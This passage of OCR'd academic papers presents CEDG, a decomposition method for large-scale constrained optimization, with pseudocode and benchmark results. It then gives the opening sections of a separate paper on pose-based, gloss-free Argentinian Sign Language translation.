Many optimization problems today not only involve hundreds of decision variables, but are also subject to a set of constraints that make them difficult to solve. These problems are known as large-scale constrained optimization problems (LSCOP) [1]. In this paper, a problem is considered large if it causes scalability issues for state-of-the-art algorithms. To address LSCOPs, the cooperative coevolutionary (CC) approach has focused on decomposing the original problem into smaller and simpler subproblems to solve them independently [2].

The CC approach adopts the divide-and-conquer strategy as its basic idea and generally consists of three stages: (1) decomposition: where an original problem is divided into simpler, smaller subproblems (or subcomponents); and (2) optimization: where each subproblem is solved by an optimization algorithm,

either an evolutionary or swarm intelligence algorithm; and (3) the combination stage, where the local solutions of each subproblem are assembled into a context vector to form a global solution [3] [4]. Thus, the first step in the design of a CC algorithm is the decomposition of the problem, which is the main focus of our proposal.

Decomposition methods most used to address LSCOPs, such as, Variable Interaction Identification for Constrained problems (VIIC) proposed by Sayed et al. [5] and improved by Aguilar-Justo et al. [13]; Differential Grouping (DG2) [6] used in Aguilar-Justo et al.'s work [13], and Blanchard et al.'s work [14]; Random Grouping (RG) [7] implemented in the work of Peng et al. [15], Vakhnin et al. [16]; and Recursive Differential Grouping (RDG) [8], used in a recent work by Xu et al. [1], have faced challenges related to accuracy and computational cost (in terms of fitness evaluation). In particular, the RDG method (and its variants RDG2[17]) is generally more efficient in problem decomposition, outperforming the previous methods for constrained problems in most cases in terms of accuracy and computational cost. However, the Efficient Recursive Differential Grouping (ERDG) method [9] has emerged, which not only achieves good results in accuracy, but also reduces the computational cost compared to DG, DG2, RDG, and RDG2 by using historical information. Another method that is very prominent in the literature is the Recursive Differential Grouping Version 3 (RGD3) method [10], which attempts to decompose a problem into components of reasonable size. However, neither ERDG nor RDG3 have been tested on LSCOPs.

Considering the above, we propose a new decomposition method called Efficient Differential Grouping for Constrained problems (CEDG), which is based on the ERDG and RDG3 methods. The main idea of CEDG is to identify the interactions of variables in the objective function and constraints, and group them into subcomponents of reasonable size. Thus, CEDG decomposes large constrained problems with a large number of (1) interacting variables by breaking the linkage at shared variables, and (2) non-interacting variables using a simple scheme consisting of grouping the variables into an appropriate group size. Compared to other DG-based strategies for solving LSCOP, our CEDG method has two notable features. The first is that, being ERDG-based, it is able to reduce the number of fitness evaluations (FEs) used in the problem decomposition. The second is that it focuses on forming more appropriate subcomponent sizes to efficiently solve constrained problems with a large number of interacting or non-interacting variables.

The paper is organized as follows. In the next section, the constrained problems and ERDG decomposition method are described. Section 3 describes our proposed CEDG method in detail. Section 4 presents the experimental studies. Finally, Section 5 concludes the paper.

2 Background and Related Work

2.1 Problem Statement

A constrained optimization problem can be mathematically formalized as follows [11].

Optimize $f(\overrightarrow{x})$

Subjet to:

$$g_i(\overrightarrow{x}) \leq 0, \text{ for } \quad i = 1, ..., q$$
$$h_j(\overrightarrow{x}) = 0, \text{ for } \quad j = 1, ..., m$$

where $g_i(\overrightarrow{x})$ represents the inequality constraints and $h_j(\overrightarrow{x})$ the equality constraints, q and m are the number of inequality and equality constraints, respectively. Usually, equality constraints are transformed into inequality constraints of the form $|h_j(\overrightarrow{x})| - \epsilon \leq 0$, using a small tolerance value $\epsilon = 0.0001$. These constraints define the feasible search space. Therefore, an evolutionary or swarm intelligence algorithm must consider the constraints so that the solution obtained can be within this feasible search space. In other words, the feasible region $\mathbb{F} \subseteq \mathbb{S}$ is defined as the set of solutions that satisfies all constraints. Therefore, a solution is feasible if the sum of the equality and inequality constraint violations (SCV) equals zero [11]. This is represented as follows:

$$SCV(\overrightarrow{x}) = \sum_{i=1}^{q} max(0, g_i(\overrightarrow{x})) + \sum_{j=1}^{m} max(0, |h_j(\overrightarrow{x})| - \epsilon) \tag{1}$$

The feasible region may be small or disjoint, which greatly affects the optimization process using an evolutionary or swarm intelligence algorithm. To address this issue, many constraint-handling techniques (CHTs) are proposed, such as the feasible rule method, the stochastic ranking approach, the ϵ-constrained method, the penalty function method, and the multi-objective approach. These CHTs are used to guide the search to the feasible area of the search space [11] [12].

2.2 ERDG method

The ERDG method is used to decompose unconstrained optimization problems. ERDG consists of a main process, which in turn contains a subprocess. In the main process, the interaction between the first variable and the other variables is analyzed according to Theorem 1. If there is no interaction, the variables are considered separable. If there is an interaction, the set of variables is divided and a subprocess is run to analyze the interaction between the subsets until all variables have been analyzed. During this analysis, if certain conditions are met, the subsets are split for further analysis. On the other hand, if the condition is not met, the relationship between the subsets is determined without further analysis. In addition to the above, ERDG performs a fitness evaluation in the main process instead of in the subprocess as in RDG or RDG2. This means that ERDG requires two fitness evaluations each time it examines the interaction

between variables, while RDG or RDG2 requires three fitness evaluations. ERDG identifies the interaction between two subsets of variables X_1 and X_2 according to the following theorem:

Let X be the set of decision variables $\{x_1, ..., x_D\}$ and U_X be the set of unit vectors in the decision space $\mathbb{R}^D$. Let X_1 be a subset of X and U_X. For any unit vector $\mathbf{u}$= $(u_1, ..., u_D) \in U_{X_1}$, we have

$$u_i = 0, \quad if \quad x_i \notin X_1 \tag{2}$$

Theorem 1 *[9] Let $f : \mathbb{R}^D \to \mathbb{R}$ be an objective function; $X_1 \subset X$ and $X_2 \subset X$ be two mutually exclusive subsets of decision variables: $X_1 \cap X_2 = \emptyset$. If there exist two unit vectors $\boldsymbol{u}_1 \in U_{X_1}$ and $\boldsymbol{u}_2 \in U_{X_2}$, two real numbers $l_1, l_2 > 0$, and a candidate solution $\boldsymbol{x}^*$ in the decision space, such that*

$$f(x^* + l_1\boldsymbol{u}_1 + l_2\boldsymbol{u}_2) - f(x^* + l_2\boldsymbol{u}_2) \neq f(x^* + l_1\boldsymbol{u}_1) - f(x^*), \tag{3}$$

there are some interactions between decision variables in X_1 and X_2.

If Eq. 3 of Theorem 1 holds, then ERDG determines that X_1 and X_2 are interrelated to each other; otherwise, X_1 and X_2 are mutually separable sets. The left-hand side of Eq. 3 is denoted by Δ_1 and the right-hand side by Δ_2. To determine if Eq. 3 holds, ERDG uses $\lambda = |\Delta_1\text{-}\Delta_2| > \epsilon$, where ϵ is a control parameter to estimate an upper bound on the round-off errors.

3 Our Proposal

When a problem has a large number of interacting variables, ERDG, like other recent methods, assigns the variables to similar groups or subcomponents, which prevents reducing the dimensionality of the problem. However, RDG3 proposes to break the interactions between overlapping variables (variables that interact directly or indirectly with other variables) into those subcomponents whose size exceeds a specific threshold. On the other hand, for problems with many non-interacting variables, the optimal size of subcomponents is not clear. However, it is known that any intermediate decomposition between two extreme decompositions (from D-subcomponents to 1-subcomponent, where D is the problem dimension) is preferable [10]. The effective decomposition in both cases remains a significant challenge. To address this issue, we decided to combine the ERDG and RDG3 strategies. Therefore, CEDG is based on two algorithms needed to perform the decomposition. Our method identifies the interaction between two subsets of variables according to Theorem 1, and determines the group sizes according to the main idea of RDG3, which is to decompose the links of overlapping variables into the subcomponents that exceed a predefined threshold.

Algorithm 1 takes as inputs the objective function f, the upper bound ub and lower bound lb, a control variable $flag$ and two thresholds t_n and t_s to control the size of the groups. The output is $fgroup$, which contains the groups of separable (sep) and non-separable ($nonseps$) variables.

The algorithm begins by identifying the interaction between the first variable, x_1, and the remaining variables, X_2 (see line 8). Similar to the scheme adopted by Xu et al. [1], the algorithm evaluates the interactions of the variables in both the objective function and the constraint functions set using the variable $flag$. The variable $y_{l,l}$ can contain the value of the $y_{l,l}$ objective function and the sum of the vio constraint violations, depending on the value of $flag$ (see lines: 5-7 and 13-15). In the latter case, $y_{l,l}$ is assigned a vector with the violation degree values of each constraint by Eq. 1 (see lines 16-18). If there is no interrelation between X_1 and X_2, then X_1 and X_2 are mutually separable. In this case, if X_1 contains only one variable, it is assigned to sep; otherwise, if there is interrelation between X_1 and X_2, the variables that interrelate with x_1 are kept in X_1 and removed from X_2 (see line 19-30). The above process is repeated until the relationship between all variables is examined (i.e., X_2 is empty).

Algorithm 1: CEDG

```
   Input: f, lb, ub, t_n, t_s, flag
   Output: fgroup
 1 sep, nonsep, fgroup ← ∅ ;
 2 cp ← (lb + ub) / 2 ;
 3 x_{l,l} ← cp ;
 4 (y_{l,l}, vio_{l,l}) ← f(x_{l,l}) ;
 5 if flag = 'cons' then
 6     y_{l,l} ← vio_{l,l} ;
 7 end
 8 X_1 ← {x_1}; X_2 ← {x_2, ..., x_D} ;
 9 while X_2 ≠ ∅ do
10     x_{u,l} ← x_{l,l} ;
11     x_{u,l}(X_1) ← ub(X_1) ;
12     (y_{u,l}, vio_{u,l}) ← f(x_{u,l}) ;
13     if flag = 'cons' then
14         y_{u,l} ← vio_{u,l} ;
15     end
16     for i ← 1 to |y_{l,l}| do
17         F_i ← {y_{l,l}(i), y_{u,l}(i), nan, nan} ;
18     end
19     (X_1*, β̂) ← INTERACT(X_1, X_2, x_{l,l}, x_{u,l}, ub, cp, F, flag) ;
20     if |X_1*| = |X_1| or |X_1*| ≥ t_n then
21         if |X_1*| > 1 then
22             nonsep ← nonsep ∪ {X_1*} ;
23         else
24             sep ← sep ∪ X_1* ;
25         end
26         X_1 ← {x}; X_2 ← X_2 − {x} ;
27     else
28         X_1 ← X_1*; X_2 ← X_2 − X_1 ;
29     end
30 end
31 while sep ≠ ∅ do
32     if |sep| < t_s then
33         fgroup ← fgroup ∪ {sep} ;
34         sep ← ∅ ;
35     else
36         fgroup ← fgroup ∪ {first t_s vars of sep} ;
37         sep ← sep − {first t_s vars} ;
38     end
39 end
40 fgroup ← fgroup ∪ nonsep ;
```

The mechanism for examining the relationship between X_1 and X_2 is detailed in Algorithm 2. In accordance with Theorem 1, if the difference between the two deltas, designated as (β), exceeds the ϵ specified threshold value, the CEDG algorithm determines that the variables X_1 and X_2 are interrelated. Unlike ERDG, CEDG identifies the interaction of variables in each constraint function, provided that the $flag$ is equal to $'const'$ (see lines 10-20).

If an interaction between X_1 and X_2 is identified, CEDG will then proceed to split X_2 into two equal subsets, namely X_2' and X_2''. This process is repeated until all variables that interrelate with X_1 have been identified. If X_1 is not interrelated with X_2', CEDG can determine that X_1 is interrelated with X_2'' without performing FEs computations because $F3 \neq$ `nan` (`nan` is a non-numeric value), saving the computation of examining the interrelationship between X_1 and X_2'' (see line 37). Similarly, if X_1 is interrelated with X_2' and $\beta = \hat{\beta}$, CEDG can determine that X_1 is not interrelated with X_2'' without examining the interrelationship (see line 34). This optimization allows CEDG to reduce the number of evaluations required, speeding up the process of identifying relationships between variables.

Algorithm 2: INTERACT

```
   Input: X_1, X_2, x_{l,l}, x_{u,l}, ub, lb, F = {F1, F2, F3, F4}, flag
   Output: X_1^*, β̂
 1 nSeps ← 1 ;
 2 VnSeps ← 1_{1×|F|} ;
 3 if F_3 = nan then
 4     x_{m,l} ← x_{l,l} ;
 5     x_{m,l}(X_2) ← (lb(X_2) + ub(X_2))/2 ;
 6     x_{u,m} ← x_{u,l} ;
 7     x_{u,m}(X_2) ← (lb(X_2) + ub(X_2))/2 ;
 8     (F_3, vio_{m,l}) ← f(x_{m,l}) ;
 9     (F_4, vio_{u,m}) ← f(x_{u,m}) ;
10     if flag ='cons' then
11         F_3 ← vio_{m,l}, F_4 ← vio_{u,m} ;
12     end
13     Δ_1 ← (F_1 − F_2); Δ_2 ← (F_3 − F_4) ;
14     β ← |Δ_1 − Δ_2| ;
15     for i ← 1 to |F| do
16         if β_i ≤ ϵ then
17             VnSeps_i ← 0 ;
18         end
19     end
20     nSeps ← max(VnSeps) ;
21 end
22 if nSeps = 1 then
23     if |X_2| > 1 then
24         Divide X_2 into X_2' and X_2'' ;
25         (X_1', β̂)=INTERACT(X_1, X_2', x_{l,l}, x_{u,l},ub,lb,{F_1, F_2, nan, nan}, flag) ;
26         if β ≠ β̂ then
27             if |X_1'| = |X_1| then
28                 (X_1'', β')=INTERACT(X_1, X_2'', x_{l,l}, x_{u,l},ub,lb,F, flag)
29             else
30                 (X_1'', β')=INTERACT(X_1, X_2'', x_{l,l}, x_{u,l},ub,lb,{F_1, F_2, nan, nan}, flag)
31             end
32             X_1 ← X_1' ∪ X_1'' ;
33         else
34             X_1 ← X_1' ;
35         end
36     else
37         X_1 ← X_1' ∪ X_2 ;
38     end
39 end
40 X_1, β
```

Finally, in Algorithm 1, CEDG uses t_n to compare the size of the subset X_1. If the size of X_1 is smaller than t_n, it further examines the interaction between X_1 and the remaining variables to identify variables that indirectly interact with the variable in question. If any interactions are detected, those variables are placed in X_1. This process is repeated until the size of X_1 is greater than t_n or no further interaction between X_1 and the remaining variables can be detected. The variables in X_1 are treated as a non-separable group (*nonsep*). Similarly,

CEDG splits the separable variables *sep* into groups of size less than or equal to t_s (the threshold for separable functions) to deal with highly separable LSCOP (see lines 31-39). Finally, CEDG returns $fgroup$ as output, with all identified groups of separable and non-separable variables assigned to it (line 40).

4 Experimental Results and Analysis

4.1 Experimental Design

To evaluate the efficacy of the proposed method, we use a benchmark function set consisting of 18 large-scale constrained benchmark problems with different levels of complexity and separability. The problems are based on two well-known functions: the Rosenbrock function (multimodal) and the Sphere function (unimodal). The Sphere function represents the separable variables, whereas the Rosenbrock function comprises the non-separable variables. These two functions are combined to form partially separable problems that are scalable to high dimensions, i.e., 100, 500, and 1000 variables. Each function's domain is the closed interval [-100,100]^D. The problems can be divided into four categories, as outlined below.

C1: F01-F03 are highly separable functions
C2: F04-F09 are partially separable functions
C3: F10-F15 are partially separable functions with overlapping and spliced variables
C4: F16-F18 are fully non-separable functions with overlapping variables

4.2 Analysis and Evaluation of the Results

The proposed CEDG is evaluated by comparing it with other decomposition methods proposed in the literature, including RDG [8] and its variant RDG2 [17], and RDG3 [10]. In order to achieve this, certain modifications were made to these methods in order to enable them to be used for decomposing LSCOPs. The resulting methods are henceforth referred to as C-RDG, C-RDG2, and C-RDG3, respectively. The parameters of the decomposition methods were set in accordance with the specifications outlined in their respective publications. The experiments conducted in [10] suggest that a threshold value of 50 for identifying variable interactions is a robust parameter setting. Accordingly, the thresholds tn and ts for CEDG are set in accordance with those of C-RDG3, specifically t_n=50 and t_s=100, in order to facilitate a more equitable comparison. Two metrics were employed to evaluate the decomposition methods: (1) the number of FEs utilized to decompose the problem; and (2) the percentage of interacting decision variables that are correctly grouped, defined as Grouping Accuracy [8]. Therefore, a decomposition method that produces a lower number of FEs while exhibiting a higher degree of grouping accuracy is regarded as performing better [9].

Grouping Accuracy: let X be the set of decision variables $\{x_1, ..., x_D\}$. Let $nonsep = \{g_1, ..., g_k\}$ denote the groups of real non-separable variables and $sep =$

$X - \sum_{i=1}^{k} g_i$, where $g_i \in nonsep$, denote the set of real separable variables for a problem f. For $g_i, i = 1, ..., k$, each g_i is a set of non-separable variables, and all the g_i are mutually separable. $nonsep' = \{\hat{g}_1, ..., \hat{g}_{\hat{k}}\}$ and $sep' = X - \sum_{i=1}^{k} \hat{g}_i$, where $\hat{g}_i \in nonsep'$, which have similar meanings to *nonsep* and *sep*, respectively, denote the grouping result of a grouping method. The grouping accuracy of a grouping method is defined as follows.

1. For separable variables, the grouping accuracy is

$$\frac{|sep' \cap sep|}{sep}$$

2. For non-separable variables, the grouping accuracy is

$$\frac{\sum_{\hat{g}_i \in nonsep'} |\hat{g}_i|}{\sum_{g_i \in nonsep} |g_i|}$$

Table 1. In the benchmark function set [5], the best results of fitness evaluations (FEs) and grouping accuracies for each dimension are shown in bold. The different function categories are separated by horizontal lines.

Category	Function	D	C-RDG			C-RDG2			C-RDG3			CEDG		
			FEs	Accuracy		FEs	Accuracy		FEs	Accuracy		FEs	Accuracy	
				sep	nonsep		sep	nonsep		sep	nonsep		sep	nonsep
C1	F01-F03	100	2004	**100%**	**100%**	1950	**100%**	**100%**	1950	**100%**	**100%**	**1842**	**100%**	**100%**
		500	9462			9408			9408			**9128**		
		1000	18822			18768			18769			**18248**		
C2	F04-F09	100	5340	**100%**	**100%**	5232	**100%**	**100%**	5232	**100%**	**100%**	**4128**	**100%**	**100%**
		500	27654			27546			27546			**21166**		
		1000	57192			57084			57081			**43012**		
C3	F10-F15	100	6708	**100%**	**100%**	6600	**100%**	**100%**	6600	**100%**	**100%**	**4584**	**100%**	**100%**
		500	38976			38868			38828			**24904**		
		1000	83382			82974			90222			**54022**		
C4	F16-F18	100	6153	**100%**	**100%**	6099	**100%**	**100%**	6477	**100%**	**100%**	**3345**	**100%**	**100%**
		500	40827			40773			42699			**20171**		
		1000	90525			90471			94593			**43409**		
Total FEs			387045			385773			399404			**247959**		

Table 1 shows the number of fitness evaluations and the grouping accuracies obtained by the different decomposition methods for all functions (F1-F18) separated by categories (C1-C4) (see columns 1 and 2 of Table 1) in dimensions of D = {100, 500, and 1000}. As shown in the table, the CEDG method uses about half as many FEs as the C-RDG and C-RDG2 methods for the functions corresponding to categories C2, C3, and C4. In particular, C-RDG, C-RDG2 and C-RDG3 (with ϵ_n=50 and ϵ_s=100) use significantly more FEs than CEDG, demonstrating the superior performance of CEDG in terms of fitness evaluation. This advantage is because the original ERDG avoids examining certain relationships during the binary search, allowing CEDG to save FE when decomposing

LSCOPs. However, by breaking large subcomponents, CEDG incurs additional consumption of fitness evaluations to restart the recursive process and further examine the interrelationships between the remaining variables. Nevertheless, this additional consumption is significantly less than that of the other methods compared. Fig. 1 illustrates, for each of the three dimensions, the number of FEs obtained through each of the methods, ordered by category. Finally, CEDG correctly decomposed all functions as well as the other decomposition methods. The grouping accuracy of all methods was 100% for all problems, meaning that they correctly identified and grouped the nonseparable (*nonsep*) and separable (*sep*) variable sets. Theoretically, the accuracy results should be equivalent since ERDG is based on RDG and is an improvement over that method. Similarly, CEDG optimizes the decomposition process by reducing the number of fitness evaluations, taking advantage of previous methods without compromising grouping accuracy. This allows it to maintain high accuracy in identifying separable and non-separable variables while improving the computational efficiency of the process.




Fig. 1. FEs consumed by C-RDG, C-RDG2, C-RDG3, and CEDG for each category (C1-C4) in three dimensions

5 Conclusion

In this paper, we address large-scale constrained optimization problems using a divide-and-conquer approach. We propose a new decomposition method called CEDG, which is based on the ERDG method and can save the number of fitness evaluations in the decomposition stage. CEDG efficiently decomposes constrained problems with overlapping variables by breaking the link into shared (overlapping) variables, and also decomposes problems with a large number of separable variables by grouping them into smaller subcomponents. Finally,

CEDG scales to high dimensions without losing performance. This makes it one of the most promising decomposition methods for LSCOP. Further work could be done to handle dynamic or adaptive subcomponent sizes (t_n and t_s) in order to better match the characteristics of each problem and to test the performance of CEDG in a full CC approach using constrained optimization algorithms.

References

1. P. Xu, et al., Constraint-objective cooperative coevolution for large-scale constrained optimization, ACM Transactions on Evolutionary Learning and Optimization 1 (3) (2021) 1–26.
2. Omidvar, M. N., Li, X., & Yao, X. (2021). A review of population-based metaheuristics for large-scale black-box global optimization—Part I. IEEE, 26(5), 802-822.
3. M. A. Potter, K. A. De Jong, A cooperative coevolutionary approach to function optimization, in: International Conference on Parallel Problem Solving from Nature
4. J.-Y. Li, et al., Dual differential grouping: A more general decomposition method for large-scale optimization, IEEE Transactions on Cybernetics (2022).
5. E. Sayed, et al., Decomposition-based evolutionary algorithm for large scale constrained problems, Information Sciences 316 (2015) 457–486.
6. M. N. Omidvar, et al. Dg2: A faster and more accurate differential grouping for large-scale black-box optimization, IEEE Transactions on Evolutionary Computation 21 (6)(2017)
7. Z. Yang, K. Tang, X. Yao, Large scale evolutionary optimization using cooperative coevolution, Information sciences 178 (15) (2008) 2985–2999.
8. Y. Sun, et al., A recursive decomposition method for large scale continuous optimization, IEEE Transactions on Evolutionary Computation 22 (5) (2017) 647–661.
9. M. Yang, et al., An efficient recursive differential grouping for large-scale continuous problems, IEEE (2020).
10. Y. Sun, et al., Decomposition for large-scale optimization problems with overlapping components, in: 2019 IEEE congress on evolutionary computation (CEC), IEEE, 2019, pp. 326–333.
11. E. Mezura-Montes, C. A. C. Coello, Constraint-handling in nature-inspired numerical optimization: past, present and future, Swarm and Evolutionary Computation 1 (4) (2011) 173–194.
12. R. Mallipeddi, P. N. Suganthan, Ensemble of constraint handling techniques, IEEE Transactions on Evolutionary Computation 14 (4) (2010) 561–579.
13. A. E. Aguilar-Justo, E. Mezura-Montes, A local cooperative approach to solve large-scale constrained optimization problems, Swarm and Evolutionary Computation 51 (2019), 100577.
14. J. Blanchard, et al., A cooperative co-evolutionary algorithm for solving large-scale constrained problems with interaction detection, in: Proceedings of the Genetic and Evolutionary Computation Conference, 2017, pp. 697–704.
15. C. Peng, Q. Hui, Comparison of differential grouping and random grouping methods on sccpso for large-scale constrained optimization, IEEE, 2016, pp. 2057–2063.
16. Vakhnin, A., & Sopov, E. (2020). Improving DE-based cooperative coevolution for constrained large-scale global optimization problems using an increasing grouping strategy. In IOP Conference Series, Vol. 734, No. 1, p. 012099.
17. Y. Sun,et al., Adaptive threshold parameter estimation with recursive differential grouping for problem decomposition, in: Proceedings of the genetic and evolutionary computation conference, 2018, pp. 889–896.

Gloss-free Argentinian Sign Language Translation with pose-based deep learning models

Pedro Dal Bianco[1,3], Gastón Ríos[1,3], Waldo Hasperué[1,2], Oscar Stanchi[1,4], Franco Ronchetti[1,2], and Facundo Quiroga[1,2]

[1] Instituto de Investigación en Informática LIDI - Universidad Nacional de La Plata. Argentina
[2] Comisión de Investigaciones Científicas de la Pcia. de Bs. As. (CIC-PBA). Argentina
[3] Becario Doctoral UNLP
[4] Becario Doctoral CONICET
{pdalbianco,grios,whasperue,ostanchi,
fronchetti,fquiroga
https://weblidi.info.unlp.edu.ar/

Abstract. The main challenge of automatic Sign Language Translation (SLT) is obtaining data to train models. For Argentinian Sign Language (LSA), the only dataset available for SLT is LSA-T, which contains extracts of a news channel in LSA and the corresponding Spanish subtitles provided by the authors. LSA-T contains a wide variety of signers, scenarios, and lightnings that could bias a model trained on it. We propose a model for Argentinian gloss-free SLT, since LSA-T does not contain gloss representations of the signs. The model is also pose-based to improve performance on low resource devices. Different versions of the model are also tested in two other well-known datasets to compare the results: GSL and RWTH Phoenix Weather 2014T. Our model stablished the new SoTA over LSA-T, which proved to be the most challenging due to the variety of topics covered that result in a vast vocabulary with many words appearing few times.

Keywords: Sign Language Translation, Pose Estimation, Sign Language Datasets, Deep Learning, Gloss-free.

1 Introduction

A significant application field of these techniques that combines CV and NLP is Sign Language Recognition (SLR). SLR seeks to develop systems capable of understanding the individual signs performed in a video. Sign Language Translation (SLT) goes a step further and also requires the ability to translate a message in sign language into a written language, to facilitate communication between deaf communities and speakers [1, 11]. Due to its nature, SLT usually employs hybrid models, with CV to capture visual patterns and convert them

into an internal representation, and NLP to generate the translation based on that representation [1, 15, 21]. Sign languages have their own grammar which in most cases greatly differs from their written counterpart. This makes SLT a significantly more complex problem than SLR.

While there have been advancements in this area recently, primarily driven by the development of deep neural models, we are still far from building accurate and robust applications [1, 11]. Although the models have made significant progress, the most substantial bottleneck is the lack of training data, a deficiency that varies for each sign language depending on the region [1, 11]. Actually, for most sign languages across the world, the amount of labelled data is very low and hence they can be considered low-resource languages [16].

Datasets for SLT are typically composed of videos and their corresponding translations into a written language. Relying on extra elements, like wearable bracelets, gloves or 3D cameras, can limit even more the amount of available resources. Also, systems that use smart gloves, wristbands or other wearables are considered intrusive and not accepted by sign language communities [8]. Also, nowadays, pose detection models that can extract pose and depth information from an RGB video are available and have used as feature extractors for SLT models. The usage of pose features instead of the full video comes with several advantages such as a significant reduction of dimensionality of the input data and the removal of noise such as the background, lightning and clothing of the signer. This makes it the most viable approach for running SLT models on low power devices such as mobile devices.

Another feature sometimes included in SLT datasets is an intermediate representation called *glosses*. A sign language gloss is a written representation of a sign in one or more words of a spoken language, commonly the majority language of the region [6]. Translating from sign language (SL) videos into glosses results in an easier task than full SLT as there is a one-to-one relation between signs and glosses and both follow the same order. As such, gloss-based methods have significantly improved the SLT performance compared to end-to-end gloss-free approaches [22]. However, glosses do not accurately represent the meaning of signs in all cases and glossing has several limitations and problems [9]: (i) they are inherently sequential, whereas signs often exhibit simultaneity [19]; (ii) as glosses are based on spoken languages, there may be an implicit infuence of the spoken language projected onto the sign language [18, 9]; (iii) there is no universal standard on how glosses should be constructed: this leads to diferences between corpora of diferent sign languages, or even between several sign language annotators working on the same corpus [7]. Finally, annotating glosses is a labor intensive task, which requires fine-grained alignment and labeled by specialists, significantly constraining the scalability of gloss-based SLT methods.

In this work, we explore how Transformer based models performs in gloss-free SLT using only pose information as input. The transformer architecture is nowadays the state of the art for most NLP tasks, so this is intended to work as a baseline for future experiments featuring more complex model alongside pretraining techniques.

2 Related Work

2.1 Datasets

Currently, LSA-T [5] is the only dataset available for Argentinian SLT. LSA-T was built from videos from the YouTube channel CN Sordos, a news channel created in 2020 by deaf people and deaf people's relatives. The hosts use LSA to communicate the news with Spanish subtitles provided by the authors. There is gender parity among the signers, and videos contain different locations, backgrounds, and lighting conditions. It features a wide variety of topics, which results in a significant amount of sentences and tokens that appear a very few times or only once (known as singletons) across the whole dataset. This results in the dataset being more challenging for SLT compared to laboratory-made datasets.

As a benchmark, the most relevant SLT dataset today is RWTH-Phoenix-Weather 2014 T [2] (RWTH for shortness). It contains videos of German Sign Language (GSL) extracted from German public TV weather forecasts. This dataset is used as the main benchmark for SLT and, having a vocabulary of more than 1000 signs, it was until recently considered the only resource for large-scale continuous sign language worldwide [11]. The aforementioned problem of low-frequency words persists, but is not as present as in LSA-T. This can be clearly seen in Table 1, that shows a comparison between RWTH, LSA-T and also GSL, a laboratory-made dataset composed of common phrases in Greek Sign Language, repeated many times.

Table 1. Statistics of the three datasets used in this paper: LSA-T, RWTH and GSL

Dataset	RWTH	LSA-T	GSL
Language	German	Spanish	Greek
Sign language	GSL	LSA	GSL
Real life	**Yes**	**Yes**	No
Signers	9	**103**	7
Duration [h]	10.71	21.78	9.51
# Samples	7096	14,880	10,295
# Unique sentences	5672	**14,254**	331
% Unique sentences	79.93%	**95.79%**	3.21%
Vocab. size (w)	2887	**14,239**	310
# Singletons (w)	1077	**7150**	0
% Singletons (w)	37.3%	**50.21%**	0%
Resolution	210x260	**1920x1080**	848x480
FPS	25	**30**	**30**

2.2 Pose-based gloss-free SLT

Even though SLR and SLT are not novel fields of study, gloss-free SLT is rather recent, as the first works following this approach first appeared in 2022. Gloss-based approaches for SLT still achieve the best results: [3] represents SoTA for gloss-based SLT in RWTH with a BLEU score of 28.95, while [4], the SoTA for gloss-free SLT scores 23.09. However, gloss-free models obtain competitive results without having to deal with all the limitations mentioned before.

As for gloss-free SLT, most works combine the usage of a visual encoder with a pretrained Large Language Model (LLM) model. In [4], the authors propose a method called Factorized Learning assisted with Large Language Model, where they first train only the visual encoder with a simple transformer network for decoding and then use the output of the visual encoder to train an LLM (MBart [12]), already pretrained on multilingual corpora. In [22], a similar standard Transformer model pretrained on specific tasks designed to reduce the semantic gap between visual and textual representations and it achieves a BLEU of 21.74. In [20], the authors performed an analysis of existing models to confirm how gloss annotations make SLT easier and confirmed that it can help the model implicitly learn the location of semantic boundaries in continuous sign language videos. To achieve this in a gloss-free SLT Transformer model, they modified the attention mechanism to ensure similar values between subsequent frames of the video. Following this approach they achieved a BLEU score of 15.74.

Models that use only positional information for SLR have been successfully developed achieving competitive results against video-based models. An example of these can be found at [16]. However, to the best of our knowledge, the only work that approached gloss-free SLT using only pose information is [10], where the authors train an encoder-decoder GRU model only on positional information trying different normalization and data augmentation methods. They primarily trained the model over the KETI database, obtaining a BLEU score of 84.39. Following the same approach over RWTH they obtained a BLEU score of 13.31. The difference in BLEU is explained by the difference in the complexity of the databases since KETI is laboratory-made and contains a simple and reduced set of sentences.

3 Experiments

For this work, a transformer model was developed following the standard architecture presented in [17] with some modifications to adapt it to an SLT task.

First, it uses a pose encoder module composed of 3 stacked convolutional layers that run a 1D convolution across the temporal dimension with a kernel size of 1. The goal of this encoder is to embed the pose into a meaningful vector of the pose. As for the decoder, it uses a standard embedding layer. Then, both the representations of the pose and the word embeddings are concatenated with their respective positional encodings before being used as input for the Transformer as shown in figure 1.




Fig. 1. Scheme of the described model.

The model was trained and evaluated on LSA-T, and smaller versions were trained on RWTH and GSL. As expected, LSA-T was more complex to train and required larger versions of the model, as it can be seen in table 2.

